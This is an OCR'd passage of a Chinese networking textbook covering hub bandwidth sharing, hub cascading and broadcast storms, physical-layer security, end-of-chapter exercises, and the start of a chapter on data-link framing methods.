


图 3-55　集线器内网工作原理

集线器将所有端口汇聚于一条数据总线，通过同步时分复用技术连接至外网。在图 3-54 中，客户机 1 把数据发送给客户机 2，网络中所有主机甚至外网都能接收到比特流，但其他计算机最终会因地址不吻合而丢弃。

在与外网通信中，中继器通过同步时分复用共享单一信道，因此集线器端口越多，每台主机分到的带宽越少，如图 3-56 所示。

由此可见，在集线器中，不管是内外通信还是外网通信都会通过时分复用平分带宽，在




图 3-56　集线器外网工作原理

图 3-55 和图 3-56 中每台客户机的带宽都是 25Mbps[①]（即内网带宽和外网带宽都一样）。

集线器还可以通过级联方式将一个小型局域网级联成大型局域网，如图 3-57 所示。在级联中，集线器只与它的上层集线器通信，底层端口之间不直接通信，而是通过顶层集线器将信息广播至所有端口上。因此，图 3-57 中所有主机之间的带宽都是 100/12Mbps，任意一台主机发送的数据都会广播至整个网络中的所有主机，这种现象称为广播风暴。广播风暴既会堵塞带宽，影响网络性能，又存在安全隐患，故在实际中应尽量减少集线器级联数量，或改用交换机级联。




图 3-57　集线器级联图

3.4.3　物理层安全措施

物理层安全分为环境安全、设备安全和线路安全 3 个方面，采取的措施包括电磁屏蔽、电源接地、隐藏布线和传输加密等。物理层负责比特传输，处于 OSI 参考模型的最底层，是整个网络体系安全的基础，布线时应尽量选取抗干扰性强、防窃听的传输介质，并减少集线器级联数量，分割或减少广播域。

① 网联设备最大带宽以波特率为单位，用一个数字波代表一个比特。计算机文件是以字节为单位存储，因此在实际中 100Mbps 集线器只能提供约 100MB/8＝12MB 共享带宽，若集线器有 4 个端口，则每台主机实际传输带宽只有 3MB。

单模光纤是一种速度最快、容量最大、安全性和保密性最好的传输介质。虽然光波也属于电磁波，但不存在电磁辐射，也不会受到因电磁干扰导致的泄密窃听安全问题。

本章小结

本章知识点很多，既涉及物理层，又涉及数据通信基础；既讲到物理层网联设备实现原理，又讲到所存在的安全问题；既有数据编码技术，又有数字传输和模拟传输，内容繁杂，牵连甚多，学习时应把握好之间内在的逻辑与层次关系。虽然物理层和数据通信属于不同范畴，但两者密不可分，都与比特传输息息相关，一个是标准，另一个是具体的实现方式。本章知识结构如图 3-58 所示。




图 3-58　第 3 章知识结构图

思考练习题

一、填空题

1. 集线器工作于 OSI 参考模型的________。

2. 常用的多路复用技术有 3 种，分别是同步时分复用技术、异步时分复用技术和________技术。

3. 在每个字符前后分别加上起始位和结束位独立传输，传输速率较低，这种传输方式叫作________。

4. 双绞线分为直连线和交叉线，其中交换机接交换机用的是________。

5. 光纤分为单模光纤和多模光纤，其中用于远距离传输的是________。

6. 在实际中需要利用数字传输和模拟传输各有优点，从成本上考虑最好用________，从传输质量上考虑最好用________，在远距离传输中用________。

二、选择题

1. 线器实质上是一个多端口的________。

A. 中继器　　B. 集线器　　C. 网桥　　D. 路由器

2. 将符合 10BASE-T 标准的 4 个 Hub 连接起来，那么在这个局域网中相隔最远的两台计算机之间的最大距离为________。

A. 200m　　B. 300m　　C. 400m　　D. 500m

3. 在同一个冲突域中，节点到节点之间的数据延迟要小于等于________。

A. 25.6μs　　B. 51.2μs　　C. 25.6s　　D. 51.2s

4. 中继器用于网络互联，其目的是________。

A. 再生信号，扩大网络传输距离　　B. 连接不同访问协议的网络

C. 控制网络中的"广播风暴"　　D. 提高网络速率

5. 通信信道的每一端既可以是发送端，也可以是接收端，但在同一时刻里，信息只能有一个传输方向的通信方式称为________。

A. 单工通信　　B. 半双工通信　　C. 全双工通信　　D. 模拟通信

6. FDDI 是一种以________作为传输介质的高速主干网。

A. 双绞线　　B. 同轴电缆　　C. 光纤　　D. 微波

7. 为合理分配通信信道以满足用户不同的速率要求，并提高信道的利用率，通常采取的措施是________。

A. 多路访问控制　　B. 交换技术　　C. 并行传输技术　　D. 多路复用技术

8. 中继器工作于 OSI 参考模型的物理层，不能对数据包转换和过虑，因而要求连接的两个网络________。

A. 具有相同的传输介质　　B. 具有相同的介质访问方式

C. 使用同一种网络操作系统　　D. 使用同一种传输协议

9. 在局域网中用来扩展线缆长度的中继器最多可以有________个。

A. 无数　　B. 2　　C. 4　　D. 5

10. 在以下传输介质中，带宽最宽、抗干扰能力最强的是________。
A. 双绞线　　B. 无线信道　　C. 同轴电缆　　D. 光纤

11. IEEE 802.3 的物理协议 10BASE-T 规定从网卡到集线器的最大距离为________。
A. 100m　　B. 200m　　C. 300m　　D. 400m

12. RS-232-C 串口总线规定：+3～+18V 代表数字“0”，-3～-18V 代表数字“1”，这属于物理层接口的________。
A. 机械特性　　B. 电器特性　　C. 规程特性　　D. 功能特性

13. 同步传输中的同步是指________。
A. 时钟频率同步　　B. 时钟同步　　C. 传输速度同步　　D. 位、字符同步

14. 下列不属于调制技术的是________。
A. 幅移键控　　B. 频移键控　　C. 相移键控　　D. 位移键

15. 在无线蜂窝移动通信系统中，多址接入方法主要有以下 3 种，即 FDMA、TDMA 与________。
A. CSMA　　B. GSM　　C. GPRS　　D. CDMA

16. 数字通信的优点不包括________。
A. 设备简单　　B. 传输质量高　　C. 传输距离远　　D. 线路容量大

17. 在数据传输中，信号噪声是指________。
A. 声贝大于 80dB 的声音　　B. 来自线路外的意外信号
C. 出错数据　　D. 信号衰减

18. RS-232-C 串行总线接口规定，使用 9 针或 25 针插口，这是由物理层的________规定的。
A. 机械特性　　B. 规程特性　　C. 电气特性　　D. 功能特性

19. 以下属于数字信号传输的优点是________。
A. 传输成本低　　B. 传输距离远
C. 传输质量好　　D. 能同时传输多路信号

三、作图题

有一比特流：　0　1　0　1　1　0　0　1

1. 画出单极性不归零码。
2. 画出差分编码。
3. 画出曼彻斯特编码。

四、简答题

1. 简述中继器工作原理。
2. 简述数字传输和模拟传输的区别。
3. 简述物理层功能和作用。
4. 简述同步传输和异步传输的实现方式。
5. 简述单工、半双工和全双通信的特点。

第 4 章　数据链路层和局域网介质访问方式

线路在数据链路层协议控制下被称为链路。数据链路层处于 OSI 参考模型的第二层，介于物理层和网络层之间，负责连接中间节点，建立、维持和释放连接，为网络层提供透明、正确的点到点传输链路。

本章主要介绍数据链路层基本概念和功能，讲述数据成帧的方法和目的，着重分析流量控制和差错控制实现原理和方式，深入讨论不同局域网介质访问控制方式，最后引入数据链路层网联设备，并指出存在的安全性问题。

学习目标

1. 知识目标

(1) 识记数据链路层四大功能。

(2) 理解数据成帧的方法和目的。

(3) 理解停等协议和滑动窗口协议两种流量控制方法。

(4) 理解局域网基本介质访问控制方式。

(5) 识记交换机 3 种交换方式。

2. 能力目标

(1) 掌握 ARP 命令的使用。

(2) 掌握 Cain 4.9 局域网嗅探工具的使用。

4.1　数据链路层基本功能

数据链路层处理的单位被称为数据帧。发送方在每个数据帧帧头加上目的 Mac 地址后交由物理层。物理层将数据帧拆成比特流，转换为电信号或光信号通过传输介质抵达目的主机。目的主机再把接收到的比特流拼凑成数据帧交由网络层，并依次向上层传达。因此，数据链路层基于物理层服务，为网络层提供点到点服务，其主要功能如下。

4.1.1　成帧传输

局域网数据帧长度最短 64B(512b)，最长 1518B，不同网络中数据帧长度可以不同，但会导致计算机无法识别从其他网络发送过来的数据帧[①]。为避免这个问题，发送方每发送一帧必须在帧头和帧尾处加入标识，根据标识类型可以分为带填充字符的首尾界符法和带

① 假如发送方没有在每个数据帧中加入起始和结束标志，接收方将无法区分前后数据帧。

填充位的首尾标志法两种。此外，还有违法编码法。

(1) 带填充字符的首尾界符法。带填充字符的首尾界符法采用“DLE(Data Link Escape)”字符序列填充帧头和帧尾，每帧以 DLE STX(Start of Text)开头，以 DLE ETX (End of Text)结尾，如图 4-1 所示。接收方每接收一组标识符即接收到完整的一个数据帧。带填充字符的首尾界符法依赖于字符编码，兼容性差，如果帧信息字段和首尾界符相同则会造成数据帧识别错误。




图 4-1　带填充字符的首尾界符法

(2) 带填充位的首尾标志法。带填充位的首尾标志法使用“01111110”作为帧的开始和结束标志，如图 4-2 所示。为避免数据帧信息字段出现“01111110”被误判为帧的首尾标志，发送方在比特流中每遇到 5 个连续的“1”就插入一个比特“0”，接收方在首尾标志之间每收到连续的 5 个“1”则自动删除后面的比特“0”。




图 4-2　带填充位的首尾标志法

(3) 违法编码法。曼彻斯特编码法将比特“1”编码成“高-低”电平对，将比特“0”编码成“低-高”电平对，见上述章节。而“高-高”电平对和“低-低”电平对在数据编码中属于违法。数据帧利用“低-低”电平对作为帧起始，利用“高-高”电平对作为帧结束。违法编码法实现简单，高效便捷，不需任何填充技术，广泛应用于 IEEE 802 局域网编码中。

4.1.2　流量控制

